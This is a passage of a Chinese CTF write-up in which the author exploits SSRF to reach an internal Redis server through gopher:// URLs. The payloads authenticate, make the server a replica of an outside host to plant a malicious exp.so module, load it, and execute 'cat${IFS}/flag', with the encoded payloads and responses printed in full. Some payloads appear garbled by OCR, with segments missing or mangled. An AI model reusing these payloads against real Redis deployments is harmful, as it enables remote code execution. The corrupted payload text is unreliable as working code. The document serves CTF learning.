gopher%3A%2F%2F0.0.0.0%3A6379%2F_%252A2%250D%250A%25244%250D%250AAUTH%250D%250A%25244%250D%250Aroot%250D%250A%252A4%250D%250A%25246%250D%250ACONFIG%250D%250A%25243%250D%250ASET%250D%250A%25240D%250Aset%250D%250A%252410%250D%250Adbfilename%250D%250A%25246%250D%250Aexp.so%250D%250A%252A3%250D%250A%25247%250D%250ASLAVEOF%250D%250A%252413%250D%250A172.16.128.66%250D%250A%25%257BIFS%257D%2Fflag%250D%250A%252A1%250D%250A%25244%250D%250Aquit
```


在web中写入后：



不安全 | f3b39f98-639c-451b-a676-2b54c922eb81.node3.buuoj.cn/?url=gopher%3A%2F%2F0.0.0.0%3A6379%2F_%252A2%250D%250A%25244%250D%250AAUTH%250...
应用
Gmail
YouTube
地圖
地图
资讯
翻译

```
string(107) "+OK +OK +OK +OK -ERR unknown command `system.exec`, with args beginning with: `cat${IFS}/flag`, +OK "
```


接下来，第二条payload：



```
root@2778ce71a4fa:~/redis-ssrf-master# python3 ssrf-redis.py
*2
$4
AUTH
$4
root
*3
$6
MODULE
$4
LOAD
$11
/tmp/exp.so
*2
$11
system.exec
$14
cat${IFS}/flag
*1
$4
quit

gopher://0.0.0.0:6379/_%2A2%0D%0A%244%0D%0AAUTH%0D%0A%244%0D%0Aroot%0D%0A%2A3%0D%0A%246%0D%0AMODULE%0D%0A%244%0D%0ALOAD%0D%0A%
Acat%24%7BIFS%7D/flag%0D%0A%2A1%0D%0A%244%0D%0Aquit%0D%0A
```

```
gopher://0.0.0.0:6379/_%2A2%0D%0A%244%0D%0AAUTH%0D%0A%244%0D%0Aroot%0D%0A%2A3%0D%0A%246%0D%0AMODULE%0D%0A%244%0D%0ALOAD%0D%0A%2Acat%24%7BIFS%7D/flag%0D%0A%2A1%0D%0A%244%0D%0Aquit%0D%0A
```


同样进行二次url编码：



```
gopher://0.0.0.0:6379/_%2A2%0D%0A%244%0D%0AAUTH%0D%0A%244%0D%0Aroot%0D%0A%2A3%0D%0A%246%0D%0AMODULE%0D%0A%244%0D%0ALOAD
%0D%0A%2Acat%24%7BIFS%7D/flag%0D%0A%2A1%0D%0A%244%0D%0Aquit
```


```
gopher%3A%2F%2F0.0.0.0%3A6379%2F_%252A2%250D%250A%25244%250D%250AAUTH%250D%250A%25244%250D%250Aroot%250D%250A%252A3%250D%25
0A%25246%250D%250AMODULE%250D%250A%25244%250D%250ALOAD%250D%250A%252Acat%2524%257BIFS%257D%2Fflag%250D%250A%252A1%250D%25
0A%25244%250D%250Aquit
```

web写入后，cat /flag成功执行，拿到flag，题目完成：




不安全 | f3b39f98-639c-451b-a676-2b54c922eb81.node3.buuoj.cn/?url=gopher%3A%2F%2F0.0.0.0%3A6379%2F_%252A2%250D%250A%25244%250D%250AAUTH%250...
应用
Gmail
YouTube
地圖
地图
资讯
翻译

```
string(71) "+OK +OK $49 0 8 � flag{150199fa-92e8-4553-a2d5-b97a1bc89fba} +OK "
```



说实话，这个题拿到flag的是时候我还是有点懵逼的，可能是原理还没了解透的原因，所以写的步骤方面多一些，原理方面基本没有提及，写完这篇后我再去研究研究。。

没错，就是这么简简单单的几个步骤，我做了两周。。。不过刚来不久的老乡同事郑大哥倒是很快做了出来，在他和上文中的曹师傅的帮助下，我花了短短两周终于拿到了flag！！！苍天有眼啊！至少这句话我不用完成了。。



此路不通

不如来搞渗透

不行

这个题我看不到flag我不活了

这里给这两位大佬一个致谢，都是未来网络安全行业的大佬。

参考博客：

https://blog.csdn.net/qq_41891666/article/details/107103116
https://blog.csdn.net/weixin_43610673/article/details/106457180
https://blog.csdn.net/qq_36438489/article/details/106538473
https://www.jianshu.com/p/a940731cddaf